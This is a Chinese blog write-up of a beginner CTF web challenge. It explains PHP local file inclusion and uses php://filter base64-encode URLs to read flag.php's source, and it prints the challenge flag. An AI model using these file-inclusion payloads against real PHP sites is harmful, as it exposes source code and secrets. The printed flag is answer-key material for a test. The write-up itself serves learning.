[BUUCTF007] [ACTF2020 新生赛]Include

原创


曾说过 于 2020-12-02 00:23:31 发布 39 收藏

分类专栏： buuctf 文章标签： web php

本文链接：https://blog.csdn.net/m0_52674595/article/details/110458427


[BUUCTF007]

[ACTF2020 新生赛]Include



打开后看到这个

先点击



看到是打开了一个叫做flag.php的文件

但是并没有想要的flag

检查元素或查看源代码并没有收获

分析得 该题为：
使用文件包含漏洞读取网页代码
文件包含漏洞：
文件包含函数的参数没有经过过滤或者严格的定义，并且参数可以被用户控制，这样就可能包含非预期文件。如果文件中存在恶意代码，无论文件是什么类型，文件内的恶意代码都会被解析并执行。

文件包含漏洞肯能会造成服务器网页被篡改、网站被挂马、服务器被远程控制、被安装后门等危害。


题解:通过PHP内置协议直接读取代码
则构造相应的url

```
http://xxx.com/index.php?file=php://filter/read=convert.base64-encode/resource=xxx.php
```

该题可得构造为

```
http://a90acbc5-43fb-42b9-8694-815178ed9df6.node3.buuoj.cn/index.php?file=php://filter/read=convert.base64-encode/resource=flag.php
```

可以得到一串经过base64转码过的flag.php的内容



复制后用base64解码

得到题解
flag{4330d2c5-f5e2-4ec5-b437-7a7289f6bd57}

php://伪协议

php://伪协议是PHP提供的一些输入输出流访问功能，允许访问PHP的输入输出流，标准输入输出和错误描述符,内存中、磁盘备份的临时文件流，以及可以操作其他读取和写入文件资源的过滤器。
用法：

```
(1):filename=php://filter/read=convert.base64-encode/resource=xx.php
(2):filename=php://filter/convert.base64-encode/resource=xxx.php
```

参数:

Resource=<要过滤的数据流> 必需

read=<读链的筛选列表> 可选

write=<写链的筛选器列表> 可选

参考：
web安全原理-文件包含漏洞